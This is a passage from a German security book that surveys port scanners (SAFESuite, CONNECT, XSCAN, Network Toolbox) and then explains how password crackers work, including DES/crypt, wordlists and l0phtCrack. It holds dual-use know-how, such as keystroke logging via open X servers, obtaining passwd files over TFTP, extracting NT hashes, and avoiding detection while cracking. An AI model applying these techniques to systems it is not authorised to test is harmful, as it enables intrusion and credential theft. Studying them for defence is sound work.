Nov 10 21:34:28 SamsHack nntpd[279]: pm7-6.pacificnet.net connect

Nov 10 21:34:28 SamsHack nntpd[279]: pm7-6.pacificnet.net refused
connection

Nov 10 21:34:33 SamsHack rlogind[277]: Connection from

207.171.17.199 on illegal port
```

Nicht sehr subtil, oder? Jeder Systemadministrator, der mit einer derartigen Ausgabe konfrontiert wird, würde fuchsteufelswild werden. SAFESuite wurde jedoch entwickelt, um Ihr eigenes Netzwerk zu überprüfen und nicht dazu, ahnungslose Netzwerke anzugreifen. SAFESuite ist heute wohl der umfassendste kommerzielle Scanner auf dem Markt.

10.2.11 CONNECT

CONNECT ist ein sh-Skript mit dem Zweck, Subnetze für TFTP-Server auf Schwachstellen zu überprüfen. (Wie Sie sich denken können, sind diese schwer zu finden. TFTP ist heutzutage fast immer inaktiv.)

CONNECT prüft zurückgestellte IP-Adressen rekursiv. Aus diesem Grund sollten Sie den Prozeß in den Hintergrund stellen (oder sich ein Bier besorgen, Mittagessen gehen, eine Partie Golf spielen).

Dieser Scanner ist nicht so wichtig, da TFTP heutzutage nur selten zur Verfügung steht. (Obwohl, wenn Sie auf einen nachlässigen Systemadministrator treffen, bekommen Sie darüber möglicherweise die /etc/passwd-Datei. Verlassen Sie sich jedoch nicht darauf. Die Chancen, einen offenen TFTP-Server und eine nicht verborgene passwd-Datei auf dem gleichen Rechner zu finden, sind praktisch gleich null.)

Wegweiser:

Die Dokumentation zu CONNECT wurde von Joe Hentzel geschrieben. Hentzel zufolge ist der Autor des Skripts anonym und das Freigabedatum unbekannt. Holen Sie sich eine Kopie unter http://www.giga.or.at/pub/hakker/unix/ .

10.2.12 FSPScan

FSPScan führt Überprüfungen auf FSP-Servern durch. FSP, das File Service Protocol, ist ein Internet-Protokoll ähnlich wie FTP. Es sorgt für anonyme Dateiübertragungen und bietet einen Schutz gegen Netzwerküberlastungen. (FSP stürzt beipielsweise nie ab.) Das vielleicht wichtigste Merkmal von FSP in bezug auf Sicherheit ist, daß es den Hostnamen des eingehenden Benutzers protokolliert. Dies wird als überlegen zu FTP gesehen, das die E-Mail- Adresse des Benutzers verlangt (was effektiv überhaupt kein Protokollieren ist). FSP ist populär genug, so daß jetzt FSP-GUI-Clients für Windows und OS/2 zur Verfügung stehen.

Das Außergewöhnliche ist folgendes: FSPScan wurde von einem der Co-Autoren von FSP geschrieben. Wer könnte ein solches Utility besser schreiben?

Wegweiser:

Holen Sie sich eine Kopie von FSPScan, geschrieben von Wen-King Su (freigegeben im Jahr 1991) unter http://www.giga.or.at/pub/hacker/unix/.

10.2.13 XSCAN

XSCAN überprüft ein Subnetz (oder einen Host) auf X-Server-Schwachstellen. Auf den ersten Blick erscheint dies nicht sehr wichtig - schließlich tun dies die meisten Scanner. XSCAN hat jedoch eine weitere Funktion: Wenn er eine Schwachstelle findet, startet er sofort mit der Protokollierung der Tastenanschläge an diesem Terminal.

Andere komfortable Merkmale von XSCAN beinhalten die Möglichkeit, mehrere Hosts im gleichen Scan-Vorgang zu prüfen. Diese können in der Befehlszeile als Argumente eingegeben werden. (Sie können auch Hosts und Subnetze in einer Art »Mix & Match«-Implementierung bestimmen.)

Den Quellcode dieses Utilities finden Sie auf der CD-ROM, die diesem Buch beiliegt.

Wegweiser:

Eine Kopie von XSCAN erhalten Sie unter http://www.giga.or.at/pub/hakker/unix/ .

10.3 Auf anderen Plattformen

Port-Scanner sind heutzutage für viele Plattformen erhältlich. Die meisten der Nicht-Unix- Tools führen jedoch nur Überprüfungen auf offenen Ports durch. Network Toolbox ist ein gutes Beispiel.

10.3.1 Network Toolbox

Network Toolbox ist ein TCP/IP-Port-Scanner für Windows 95, der von der J. River Company of Minneapolis entwickelt wurde. Network Toolbox ist schnell, effektiv und leicht zu benutzen. Abbildung 10.7 zeigt den Eröffnungsbildschirm der Applikation.




Abbildung 10.7: Der Network-Toolbox-Eröffnungsbildschirm

Bevor Sie eine Überprüfung mit Network Toolbox durchführen, müssen Sie die Eigenschaften für den Scan-Vorgang festlegen. Standardmäßig überprüft Network Toolbox nur 14 TCP/ IP-Ports. Das reicht für eine komplette Überprüfung nicht aus. Die Ausgabe eines standardmäßigen Scan-Vorgangs würde wie folgt aussehen:

```
port: 9 discard Service available

port: 13 daytime Service available

port: 21 ftp Service available

port: 23 telnet Service available

port: 25 smtp Service available

port: 37 time Service available

port: 79 finger Service available

port: 80 http Service available

port:110 pop3 Service available

port:111 portmap Service available

port:512 exec Service available

port:513 login Service available

port:514 shell Service available

port:540 uucp Service available
```

Um eine umfassendere Überprüfung durchzuführen, müssen Sie die Eigenschaften für den Scan-Vorgang festlegen. Dafür klicken Sie auf den Optionsbutton und rufen das Optionsbedienfeld auf, das in Abbildung 10.8 gezeigt wird.

Abbildung 10.8: Das Network-Tool-Bedienfeld »Options«

Nach Öffnen des Optionsbedienfelds wählen Sie das Register »Port-Scanner«. Dies bringt Sie zu den Optionen und Einstellungen für den Scan-Vorgang, siehe Abbildung 10.9.

Abbildung 10.9: Das Network-Toolbox-Port-Scanner-Optionen-Register

Das Register »Port-Scanner Option« stellt Ihnen eine Reihe von Optionen bezüglich Ports zur Verfügung. Eine ist die Festlegung eines Bereichs durch eine Zahl (wenn Sie beispielsweise nur privilegierte Ports überprüfen wollen).

Um den Zielhost zu überprüfen, wählen Sie den Scan-Button (Abbildung 10.10).

Abbildung 10.10: Der Scan-Button

Die Informationen, die Sie durch die Benutzung von Network Toolbox erhalten, sind denen von Strobe sehr ähnlich. Sie erhalten keine Informationen über den Besitzer eines Prozesses, noch schlägt Network Toolbox Türen oder Fenster ein. Die Applikation ist dennoch wertvoll, da sie schnell bestimmen kann, welche Prozesse auf dem Zielrechner laufen.

10.4 Andere Port-Scanner

Es gibt mehrere andere populäre Portscanner. Einige führen einfach Scanvorgänge an Ports durch, andere verfügen über zusätzliche Funktionen. Alle sind entweder als Shareware oder Freeware zu haben. Tabelle 10.2 listet diese Scanner auf.

Tabelle 10.2: Andere beliebte Port-Scanner

Scanner	Beschreibung und URL
SiteScan	Geschrieben von Chameleon ist SiteScan ein kleiner, schneller Port-Scanner, der offene Ports identifiziert und sogar einige übliche Web-Sicherheitslöcher entdeckt. Sie erhalten ihn unter http://www.antionline.com/archives/windows/scan/sitescan.exe

Chesapeake	Der Chesapeake-Portscanner ist interessant, weil er in Java geschrieben wurde. Daher gibt es keine Plattformbeschränkungen, Sie brauchen nur ein Java Runtime System. Chesapeake ist auf Windows 95, Windows NT und Solaris getestet worden. Sie erhalten ihn unter http://www.ccci.com/tools/portscan/faq.htm
YAPS	YAPS (Yet Another Port-Scanner) wurde von Theodore B. Hale für Windows 95 geschrieben. Dieser Scanner ist nicht als Freeware sondern als Demoware erhältlich, d.h bei Gefallen zahlen Sie nach der 30-Tage Testversion eine Gebühr. YAPS finden Sie unter http://www.tni.net/~ted/Yaps/Yaps.html
nbtscan	nbtscan wurde von Alla Bezroutchko geschrieben. Er führt Scanvorgänge für eine vorgegebene Spannbreite von IP-Adressen durch und holt NBTSTAT-Daten von gefundenen Hosts. nbtscan wurde in Perl geschrieben und läuft auf Unix. Schauen Sie in die NT Security Mailing Liste für dieses Utility.
PortScanner	PortScanner, der von Elliotte Rusty Harold geschrieben wurde, ist ein Java-basierter Port-Scanner. Er ist einfach, kompakt, schnell und kostenlos. Sie finden ihn unter http://sunsite.cnlab-switch.ch/javafaq/course/week12/13.html
TCP PortScanner	TCP PortScanner wurde von Dave Edis in Perl 5 geschrieben und läuft über ein HTML-Interface auf Unix. Sie finden ihn unter http://old.edis.org/
PortFlash	PortFlash wurde von Webroot Software in Columbus geschrieben und ist ein Windows-95-basierter Port-Scanner. Das Produkt finden Sie als Shareware unter http://www.webroot.com/pflash.htm
Ostronet	Der Ostronet-Scanner (geschrieben von Igor Ostrovsky) bietet alle grundlegenden TCP-Utilities für Windows, darunter finger, whois, nslookup usw. Dazu bietet Ostronet grundlegende Port-Scanvorgänge. Das Ostronet-Paket finden Sie unter http://www.antionline.com/archives/windows/scan/ostronet.zip

10.5 Zusammenfassung

Internet-Sicherheit ist ein sich immer wieder veränderndes Gebiet. Wenn neue Sicherheitslöcher entdeckt werden, werden sie in den verschiedenen Mailing-Listen, Warnverzeichnissen und Newsgruppen veröffentlicht. Mit der Entdeckung jedes Sicherheitslochs werden den existierenden Scannern Module hinzugefügt, die ein Prüfen auf dieses Sicherheitsloch ermöglichen - ein unendlicher Kreislauf.

Ich glaube, daß Scanner neue Systemadministratoren in Hinsicht auf potentielle Sicherheitsrisiken

schulen können. Scanner sind schon allein aus dem Grund ein wichtiges Element der Internet-Sicherheit. Ich kann Ihnen nur empfehlen, so viele wie möglich auszuprobieren.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

11

Paßwort-Knacker

Dieses Kapitel gibt Ihnen einen Überblick über Paßwort-Knacker und andere Programme, die dazu entwickelt wurden, Paßwort-Sicherheitsmaßnahmen zu umgehen.

11.1 Was ist ein Paßwort-Knacker?

Ein Paßwort-Knacker ist ein Programm, das Paßwort-Sicherheitsmaßnahmen umgeht, indem es Paßwörter aufdeckt, die vorher verschlüsselt wurden. Dies bedeutet jedoch nicht, daß ein Paßwort-Knacker unbedingt irgend etwas entschlüsselt. Tatsächlich tun die meisten Paßwort-Knacker das nicht.

In der Regel können Paßwörter, die mit starken Algorithmen verschlüsselt wurden, nicht entschlüsselt werden. Die meisten Verschlüsselungsprozesse sind One-Way-Prozesse und es gibt keinen Prozeß, um die Verschlüsselung wieder aufzuheben (zumindest nicht in einem angemessenen Zeitraum).

Statt dessen benutzt man Simulationstools, die den gleichen Algorithmus benutzen wie zur Verschlüsselung des Originalpaßworts. Diese Tools führen vergleichende Analysen durch (ein Prozeß, der später in diesem Kapitel erklärt wird).

Viele Paßwort-Knacker sind nichts als Brute-Force-Maschinen, d.h. Programme, die ein Wort nach dem anderen ausprobieren, oft in sehr hoher Geschwindigkeit. Derartige Programme basieren auf der Theorie, daß man schon irgendwann auf das richtige Wort oder den richtigen Satz treffen wird. Diese Theorie ist durchaus zutreffend, da Menschen nun einmal faule Kreaturen sind. Sie machen sich nur selten die Mühe, gute Paßwörter zu kreieren. Die Schuld an diesem Manko trägt jedoch nicht immer der Benutzer:

> *Benutzer sind nur selten, wenn überhaupt, geschult in der Auswahl eines sinnvollen Paßworts. Wenn sich ein Paßwort in einem Wörterbuch befindet, ist es extrem anfällig, geknackt zu werden, und Benutzer wissen einfach nicht, wie sie ein sicheres Paßwort wählen. Und die Benutzer, die in diesem Bereich geschult sind, denken oft, daß ihr Paßwort sicher vor Entdeckung ist, wenn es nicht in* `/usr/dict/words` *steht. Viele Benutzer sagen auch, daß die Sicherheit ihres Accounts ihnen egal ist, wenn sie keine privaten Dateien online haben, aber sie realisieren nicht, daß sie durch das Bereitstellen eines Eingangspunkts zu ihrem System einem böswilligen Cracker ermöglichen, ihrem gesamten System Schaden zuzufügen.*[1]

Das Problem besteht beharrlich weiter trotz der Tatsache, daß es eine einfache Sache ist, Schulung im Bereich Paßwortsicherheit anzubieten. Es ist erstaunlich, daß solch ein kritischer Sicherheitsaspekt immer wieder übersehen wird (obwohl er leicht angesprochen werden kann). Dieser Punkt geht an den Kern von Sicherheit:

> *Das Ausnutzen schlecht gewählter und wenig geschützter Paßwörter ist eine der weitverbreitetsten Angriffe auf Systemsicherheit durch Cracker. Fast jedes Multi-User-*

> *System nutzt Paßwörter als Schutz vor unautorisierten Zugriffen, aber vergleichbar wenige wenden diese Paßwörter korrekt an. Das Problem ist universell und nicht systemspezifisch. Und die Lösungen für dieses Problem sind einfach, billig und auf jedem Rechner anwendbar, unabhängig von Betriebssystem und Hardware. Jeder kann sie verstehen und man braucht keinen Administrator oder Systemprogrammierer, um sie zu implementieren.*[2]

11.2 Wie funktionieren Paßwort-Knacker?

Der einfachste Weg zu verstehen, wie Paßwort-Knacker funktionieren, ist es zu verstehen, wie verschlüsselte Paßwörter kreiert werden. Paßwort-Generatoren benutzen Kryptographie, d.h. die Praxis, kodiert zu schreiben.

11.2.1 Kryptographie

Die etymologische Wurzel des Worts Kryptographie ist sehr aufschlußreich. Das Wort Krypto ist von dem griechischen Wort *kryptos* abgeleitet. Kryptos beschreibt alles, was versteckt, verborgen, verschleiert, heimlich oder mysteriös ist. Das Wort graphie ist von *graphia* abgeleitet und das bedeutet Schrift. Also ist Kryptographie die Kunst der Geheimschrift. In seinem Bericht *»Cryptography und Encryption«* gibt Yaman Akdeniz eine hervorragende und präzise Definition von Kryptographie:

> *Kryptographie, definiert als »die Wissenschaft und Lehre der Geheimschrift«, umfaßt die Art und Weise, in der Kommunikation und Daten durch Codes, Chiffren und andere Methoden verschlüsselt werden können, um eine Offenlegung ihrer Inhalte durch Abhören oder Abfangen zu verhindern, so daß nur bestimmte Leute die richtige Nachricht sehen können.*[3]

Um den Prozeß der Kryptographie zu veranschaulichen, reduziere ich ihn auf seine fundamentalsten Bestandteile. Stellen Sie sich vor, Sie haben Ihren eigenen Verschlüsselungscode entworfen, bei dem jeder Buchstabe des Alphabets einer Zahl entspricht (siehe Abbildung 11.1).

Abbildung 11.1: Ein einfaches Beispiel für einen Code

Abbildung 11.1 hat eine Tabelle oder Legende. Unter jedem Buchstaben steht eine entsprechende Zahl. A = 7, B = 2, usw. Dies ist sozusagen ein Verschlüsselungscode. Wenn Sie eine Nachricht nach diesen Regeln schreiben, kennen nur Sie und der Empfänger den tatsächlichen Inhalt der Nachricht.

Leider kann ein derartiger Code sehr einfach geknackt werden. Wenn zum Beispiel jeder Buchstabe ein festes numerisches Gegenstück hat, benutzen Sie nur 26 verschiedene Zahlen (vielleicht 1 bis 26, obwohl Sie auch willkürliche Zahlen benutzen könnten). Eine lexikalische Analyse würde Ihren Code innerhalb weniger Sekunden offenlegen. (Einige Software- Programme führen eine solche Analyse in sehr hoher Geschwindigkeit durch, indem sie nach Mustern suchen, die für eine bestimmte Sprache üblich sind.)

ROT-13

Eine andere etwas komplexere Methode ist es, jeden Buchstaben durch einen anderen Buchstaben zu ersetzen, basierend auf einer aufsteigenden oder absteigenden Standardmethode. Ein System, das in dieser Art und Weise arbeitet, ist die ROT-13-Verschlüsselung. ROT-13 ersetzt einen Buchstaben durch einen anderen, der in der Buchstabenfolge 13 Stellen weiter vorne steht (siehe Abbildung 11.2).




Abbildung 11.2: Buchstaben-Kodierung nach ROT-13

Dies ist ebenfalls eine ineffektive Methode, Nachrichten zu kodieren oder zu verschlüsseln (obwohl es zu Zeiten des Römischen Reichs funktionierte, Cäsar benutzte eine »Drei- Schritte-vor«-Formel). Einige Programme können dieses Muster schnell identifizieren. Das heißt jedoch nicht, daß Techniken wie ROT-13 völlig nutzlos sind. Ich werde den Grund demonstrieren und dabei gleich den ersten wichtigen Punkt zur Verschlüsselung klarstellen:

> *Jede Form von Verschlüsselung kann unter bestimmten Bedingungen nützlich sein. Diese Bedingungen hängen ab von der Zeit, der Sensibilität der Informationen und der Identität desjenigen, vor dem Sie diese Informationen verbergen möchten.*

Anders gesagt können Techniken wie ROT-13 unter bestimmten Umständen recht nützlich sein. Hier ist ein Beispiel: Nehmen wir an, ein Cracker möchte eine neue Cracking-Technik im Usenet veröffentlichen. Er hat ein Sicherheitsloch gefunden und will es bekanntgeben, solange es noch ausnutzbar ist. Um zu verhindern, daß Sicherheitsspezialisten das Sicherheitsloch ebenso schnell wie Cracker entdekken, kodiert er seine Nachricht mit Hilfe von ROT-13.

Gruppen wie die NCSA laden routinemäßig Usenet-Traffic auf großangelegter Basis herunter. Auf diese Weise sammeln sie Informationen über die Cracker-Gemeinde. Einige Gruppen benutzen sogar beliebte Suchmaschinen, um Cracker-Techniken aufzuspüren. Diese Suchmaschinen suchen nach regulären Wörtern oder Sätzen. Zum Beispiel gibt der Suchende eine Kombination von Wörtern ein wie

- crack
- hack
- Schwachstelle
- Sicherheitsloch

Wenn diese Mischung aus Wörtern richtig eingegeben wird, erhält der Suchende eine Fülle von Informationen. Wenn ein Cracker jedoch ROT-13 benutzt, wird die Suchmaschine die entsprechende Nachricht nicht angeben. Zum Beispiel wird die Nachricht

> *Qvrfr Anpuerpug jheqr zvg EBG-13 xbqvreg.*

von einer gewöhnlichen Suchmaschine nicht erfaßt. Ihr tatsächlicher Inhalt lautet:

> *Diese Nachricht wurde mit ROT-13 kodiert.*

Die meisten modernen Mail- und Newsprogramme unterstützen ROT-13-Kodierung und Entschlüsselung. (FreeAgent von Forte ist eines, Netscape Navigators Mail-Paket ein anderes.) Dies ist

eine rudimentäre Form der Verschlüsselung, aber sie demonstriert das Konzept. Jetzt lassen Sie uns ein bißchen in die Tiefe gehen.

DES und Crypt

Heutzutage laufen auf Internet-Informationsservern viele verschiedene Betriebssysteme. Für viele Jahre jedoch war Unix das einzige Betriebssystem und daher wurden die meisten Paßwort-Knacker für Unix entworfen. Lassen Sie uns mit Unix beginnen und uns dann weiter vorarbeiten.

In Unix werden die Login-Identifikationen und die Paßwörter aller Benutzer in einer Datei `passwd` zentral gespeichert. Diese Datei enthält verschiedene Felder. Von diesen Feldern interessieren uns zwei: die Login-ID und das Paßwort.

Die Login-ID wird in einfachem Text oder menschlich lesbarem Englisch gespeichert. Das Paßwort wird in verschlüsselter Form gespeichert. Der Verschlüsselungsprozeß wird unter Nutzung von crypt(3) durchgeführt, einem Programm, das auf dem *Data Encryption Standard (DES)* basiert.

IBM entwickelte die früheste Version von DES, heute wird es auf allen Unix-Plattformen zur Verschlüsselung eingesetzt. DES wird sowohl vom *National Bureau of Standards* als auch von der *National Security Agency* unterstützt. Tatsächlich gilt DES seit 1977 als allgemein gültige Methode zum Schutz sensibler Daten. Abbildung 11.3 gibt Ihnen einen kurzen zeitlichen Überblick der Entwicklung von DES.




Abbildung 11.3: Kurze Zeitübersicht der Entwicklung von DES

DES wurde entwickelt, um bestimmte, nur für den Dienstgebrauch gedachte Informationen in Bundesbehörden zu schützen. Beschrieben wird das in der *Federal Information Processing Standards Publication 74, Guidelines for Implementing and Using the NBS Data Encryption Standard*:

> *Da generelle Verschlüsselungstechnologien außerhalb des Gebiets der Nationalen Sicherheit nicht verfügbar waren und da Sicherheitsmaßnahmen einschließlich Verschlüsselung bei nur für den Dienstgebrauch gedachten Applikationen für Computersysteme der Regierung notwendig waren, initiierte das National Bureau of Standards (NBS) 1973 ein Computersicherheitsprogramm, das die Entwicklung eines Standards für die Verschlüsselung von Computerdaten beinhaltete. Da Regierungsstandards auf den privaten Sektor Einfluß nehmen, bemühte sich das NBS um Interesse und Zusammenarbeit mit der Industrie und der Anwendergemeinde für diese Aufgabe.*

Informationen über die ursrüngliche mechanische Entwicklung von DES sind rar. Berichten zufolge machte IBM auf Anfrage der *National Security Agency* bestimmte Dokumente zur Verschlußsache. Der Source-Code für crypt(3) (der aktuellen Implementierung von DES auf Unix) ist jedoch weitgehend verfügbar. Das ist insofern von Bedeutung, da trotz all der Jahre, seit denen der Source-Code von Crypt verfügbar ist, noch niemand einen Weg gefunden hat, wie man mit Crypt verschlüsselte Informationen wieder zurückverschlüsseln kann.

Es gibt mehrere Versionen von Crypt, die alle etwas unterschiedlich arbeiten. Generell läuft der Prozeß jedoch wie folgt ab:

1. Ihr Paßwort wird als einfacher Text aufgenommen (oder, im kryptographischen Jargon, als Klartext).

2. Ihr Paßwort wird als Schlüssel benutzt, um eine Reihe von Nullen zu verschlüsseln (64 insgesamt). Der daraus resultierende kodierte Text wird als Chiffrentext bezeichnet, das ist der unleserliche Code, der aus der Verschlüsselung von Klartext resultiert.

Bestimmte Versionen von Crypt, besonders crypt(3), gehen noch weiter. Zum Beispiel wird der verschlüsselte Text nach Abschluß dieses Prozesses noch einmal verschlüsselt und wieder wird Ihr Paßwort als Schlüssel benutzt. Dies ist eine ziemlich starke Verschlüsselungsmethode, die sich nur sehr schwer knacken läßt.

DES nimmt übertragene Daten und kodiert sie über einen One-Way-Arbeitsvorgang, der auch als *hash* bezeichnet wird. Dieser Arbeitsprozeß ist aus mathematischer Sicht einzigartig, da es zwar relativ einfach ist, auf diesem Weg Daten zu kodieren, aber eine Dekodierung rechnerisch komplex und Ressourcen-intensiv wird. Es wird z.B. geschätzt, daß ein und das selbe Paßwort auf 4.096 verschiedene Arten kodiert werden kann. Ein durchschnittlicher Benutzer, der das System nicht kennt, könnte wahrscheinlich sein ganzes Leben mit dem Versuch verbringen, DES zu knacken, und niemals Erfolg haben. Um Ihnen einen Blick für die richtige Perspektive zu geben, hier eine Schätzung des *National Institute of Standard and Technology*:

> *Der kryptographische Algorithmus [DES] verwandelt einen binären 64-Bit-Wert in einen einzigartigen binären 64-Bit-Wert, der auf einer 56-Bit-Variablen basiert. Wenn die komplette 64-Bit-Eingabe benutzt wird (d.h. keines der eingegebenen Bits sollte von Block zu Block vorgegeben sein) und wenn die 56-Bit-Variable zufällig gewählt wird, kann keine andere Technik als das Ausprobieren aller möglichen Schlüssel unter Benutzung bekannter Eingabe und Ausgabe für den DES garantieren, daß der Schlüssel gefunden wird. Da es über 70.000.000.000.000.000 (siebzig Quadrillionen) mögliche Schlüssel von 56 Bit gibt, ist die Möglichkeit, einen bestimmten Schlüssel auf diese Art und Weise zu erhalten, in typisch bedrohten Umgebungen praktisch nicht gegeben.*[4]

Man könnte glauben, daß DES völlig unfehlbar sei. Das ist es nicht. Obwohl die Information nicht zurückkodiert werden kann, können Paßwörter, die mit DES verschlüsselt wurden, durch einen vergleichenden Prozeß ermittelt werden. Dieser Prozeß funktioniert wie folgt:

1. Sie besorgen sich eine Wörterbuch-Datei, das ist eine normale Datei mit einer Liste von Wörtern (überlicherweise als Wortlisten bezeichnet).

2. Diese Wörter verschlüsseln Sie mit Hilfe von DES.

3. Jedes verschlüsselte Wort wird mit dem Zielpaßwort verglichen. Wenn Sie zwei gleiche finden, gibt es eine 98prozentige Chance, daß das Paßwort geknackt wurde.

Dieser Prozeß an sich ist erstaunlich, um so erstaunlicher sind Programme zum Knacken von Paßwörtern, die für diesen Zweck entwickelt wurden. Zum Beispiel können derartige Programme jedem Wort eine ganze Reihe von Regeln zuordnen.

Eine solche Regel kann irgend etwas sein, jede Art und Weise, in der ein Wort geschrieben werden kann.

Übliche Regeln könnten u.a. sein:

- Wechsle Groß- und Kleinschreibung ab!
- Buchstabiere das Wort vorwärts und dann rückwärts und füge die Ergebnisse zusammen (z.B. dassad)!
- Füge die Zahl 1 zum Anfang oder zum Ende jeden Worts hinzu!

Natürlich dauert der Cracking-Prozeß länger, je mehr Regeln Sie anwenden. Aber mehr Regeln garantieren aus verschiedenen Gründen auch eine höhere Erfolgswahrscheinlichkeit:

- Das Unix-Dateisystem ist groß-/kleinsensitiv (WORKSTATION wird anders interpretiert als Workstation oder workstation).
- Das Abwechseln von Buchstaben und Zahlen in Paßwörtern ist eine weit verbreitete Praxis.

Paßwort-Knacker hatten einen enormen Einfluß auf die Sicherheit im Internet, hauptsächlich wegen ihrer Effektivität:

> *Crypt benutzt den Widerstand von DES gegenüber Klartextangriffen und macht es rechnerisch unmöglich, das Originalpaßwort, aus dem ein bestimmtes verschlüsseltes Paßwort entstanden ist, durch intensives Suchen zu finden. Die einzige öffentlich bekannte Methode, durch die bestimmte Paßwörter entdeckt werden können, ist das Raten von Paßwörtern: Hierzu werden umfangreiche Wortlisten durch den Crypt- Prozeß laufengelassen, um zu sehen, ob irgendeines der resultierenden verschlüsselten Wörter einer Eingabe in die* `/etc/passwd`*-Datei entspricht. Unsere Erfahrung ist, daß diese Art des Angriffs erfolgreich ist, außer es werden explizite Schritte unternommen, sie zu durchkreuzen. In der Regel finden wir 30 Prozent der Paßwörter auf vorher ungeschützten Systemen.*[5]

Programme zum Knacken von Paßwörtern werden auch immer effektiver. Die Programme beinhalten unfassendere Regeln und diverse Wortlisten.

Wortlisten sind Klartextdateien mit einem Wort pro Zeile. Diese Dateien sind etwa 1 Mbyte groß (obwohl man leicht Wortlisten von 20 Mbyte erstellen könnte). Viele Wortlisten sind im Internet erhältlich, und zwar in einer ganzen Reihe von Sprachen (so daß ein amerikanischer Cracker einen italienischen Rechner knacken kann und umgekehrt).

Wegweiser:

Es gibt mehrere beliebte Wortlistensammlungen. Einige sind einfache Wörterbücher, andere spezialisierte Wörterbücher, die mit Bindestrich geschriebene Wörter, groß- und kleingeschriebene Wörter usw enthalten. Eine außergewöhnlich gute Quelle finden Sie unter http://www.cs.purdue.edu/coast/. Die vielleicht genaueste Sammlung ist allerdings die des COAST- Projekts an der Purdue University. Sie finden sie unter http://www.cs.purdue.edu/coast/ .

11.3 Der Wert von Paßwort-Knackern

Wenn Sie neu in der Systemadministration sind, fragen Sie sich wahrscheinlich, wie Sie von Paßwort-Knackern profitieren können. Paßwort-Knacker können Ihnen dabei helfen, schwache Paßwörter in Ihrem Netzwerk zu identifizieren.

Idealerweise sollten Sie einmal monatlich einen Paßwort-Knacker laufen lassen. Wenn Ihr Netzwerk mehrere Plattformen unterstützt, werden Sie eine ganze Reihe von Utilities zum Knacken von Paßwörtern brauchen. (Paßwort-Knacker, die für das Knacken von Unix-Paßwörtern entwickelt wurden, können nicht auf Windows-NT-Paßwörter angewandt werden, etc.)

11.3.1 Der Prozeß des Paßwort-Knackens

Um Paßwörter zu knacken, brauchen Sie die folgenden Dinge:

- Hinreichende Hardware
- Einen Paßwort-Knacker
- Eine Paßwortdatei

Lassen Sie uns kurz die Hardware-Aspekte besprechen.

Hardware-Aspekte

Das Knacken von Paßwörtern ist eine CPU- und speicherintensive Angelegenheit, die einige Tage dauern kann. Um Paßwörter effektiv zu knacken, brauchen Sie geeignete Hardware.

Ich habe herausgefunden, daß Sie die folgenden Ressourcen brauchen, um große Paßwortdateien komfortabel behandeln zu können:

- Mindestens einen 66-MHz-Prozessor
- Mindestens 32 Mbyte RAM

Sie können auch mit weniger klarkommen - sogar mit einem 25-MHz-Prozessor und 8 Mbyte RAM - aber ich würde es nicht empfehlen. Wenn Sie es tun, sollte der Rechner, den Sie benutzen, nur für das Knacken von Paßwörtern zur Verfügung stehen. (Erwarten Sie nicht, daß Sie ihn noch für andere Aufgaben benutzen können.)

Es gibt Techniken für die Bewältigung von Hardware-Einschränkungen. Eine ist der Salontrick des geteilten Crackings. Hierbei lassen Sie das Cracking-Programm parallel auf verschiedenen Prozessoren laufen. Es gibt mehrere Wege, dies zu realisieren. Einer ist, die Paßwortdatei in zwei Teile zu teilen und diese Teile auf verschiedenen Rechnern knacken zu lassen. Auf diese Weise wird die Arbeit auf mehrere Workstations verteilt, und somit Ressourcen und Zeit eingespart.

Das Problem in bezug auf verteiltes Cracking ist, daß es sehr auffällig ist. Erinnern Sie sich noch an den Fall Randal Schwartz? Herr Schwartz wäre wahrscheinlich niemals entdeckt worden, wenn er die CPU-Ladung nicht verteilt hätte. Ein anderer Systemadministrator bemerkte die schwere Prozessorlast und auch, daß ein Prozeß schon seit mehr als einem Tag lief. Verteiltes Cracking ist für einen Cracker nicht sehr praktisch, es sei denn, er ist der Administrator einer Site oder er hat ein Netzwerk zu Hause

(was heutzutage nicht so ungewöhnlich ist; ich habe ein Netzwerk, das aus Windows-95-, Windows-NT-, Linux-, Sun- und Novell-Rechnern besteht).

11.4 Die Paßwort-Knacker

Der Rest dieses Kapitels ist den einzelnen Paßwort-Knackern gewidmet. Einige Tools wurden dazu entwickelt, Unix-`passwd`-Dateien zu knacken, andere nicht. Einige der aufgeführten Tools sind nicht einmal Passwort-Knacker, sondern Hilfs-Utilities, die in Verbindung mit existierenden Paßwort-Knackern eingesetzt werden können.

11.4.1 Paßwort-Knacker für Windows NT

Sie können die folgenden Utilities benutzen, um Paßwörter zu knacken, die unter Windows NT generiert wurden. (Diese Utilities knacken keine Unix-Paßwörter.)

l0phtCrack 2.0

l0phtCrack 2.0 ist das am meisten gerühmte Tool zum Knacken von Paßwörtern, hauptsächlich weil es einen zweiteiligen Ansatz befolgt, wie die Autoren erklären:

> *Paßwörter werden mit zwei verschiedenen Methoden berechnet. Die erste, ein Nachschlagen im Wörterbuch, das auch Dictionary-Cracking genannt wird, benutzt eine Wörterbuchdatei des Anwenders. Für jedes Wort innerhalb der Wörterbuchdatei wird eine Hash-Kodierung berechnet, die dann mit allen hash-kodierten Paßwörtern des Anwenders verglichen wird. Gibt es eine Übereinstimmung, hat man das Paßwort geknackt. Diese Methode ist extrem schnell. Auf einem PPro 200 können Tausende von Benutzern mit einem 100.000-Einträge-Wörterbuch innerhalb weniger Minuten überprüft werden. Der Nachteil dieser Methode ist, daß nur sehr einfache Paßwörter gefunden werden können. Die zweite Methode ist die Brute-Force-Berechnung. Diese Methode benutzt eine bestimmte Sammlung von Zeichen wie A-Z oder A-Z plus 0-9 und berechnet die Hash-Kodierung für jedes mögliche Paßwort, das aus diesen Zeichen gebildet werden kann.*

Die Freigabe von l0phtCrack verursachte erhebliche Debatten, besonders da die Autoren des Programms darauf hinwiesen, daß Microsofts Paßwort-Algorithmus »im wesentlichen fehlerhaft« sei. Microsoft-Offizielle wiesen diese Aussage weit von sich, aber vergeblich. l0phtCrack funktioniert sehr gut.

Um l0phtCrack effektiv einsetzen zu können, brauchen Sie die Hash-Kodierungen der Paßwörter. Die einfachste Methode ist, sie aus der Registrierdatenbank zu nehmen (oder sie aus einer SAM(Security Accounts Manager)-Datei zu extrahieren. Ich werde später in diesem Kapitel ein Tool namens pwdump vorstellen, das die nötigen Informationen extrahieren kann.

l0phtCrack finden Sie unter http://www.l0pht.com/l0phtcrack/.

ScanNT von Midwestern Commerce, Inc.

ScanNT ist eine umfassende Paßwort-Audit-Lösung von Midwestern Commerce, Inc. Im Gegensatz zu

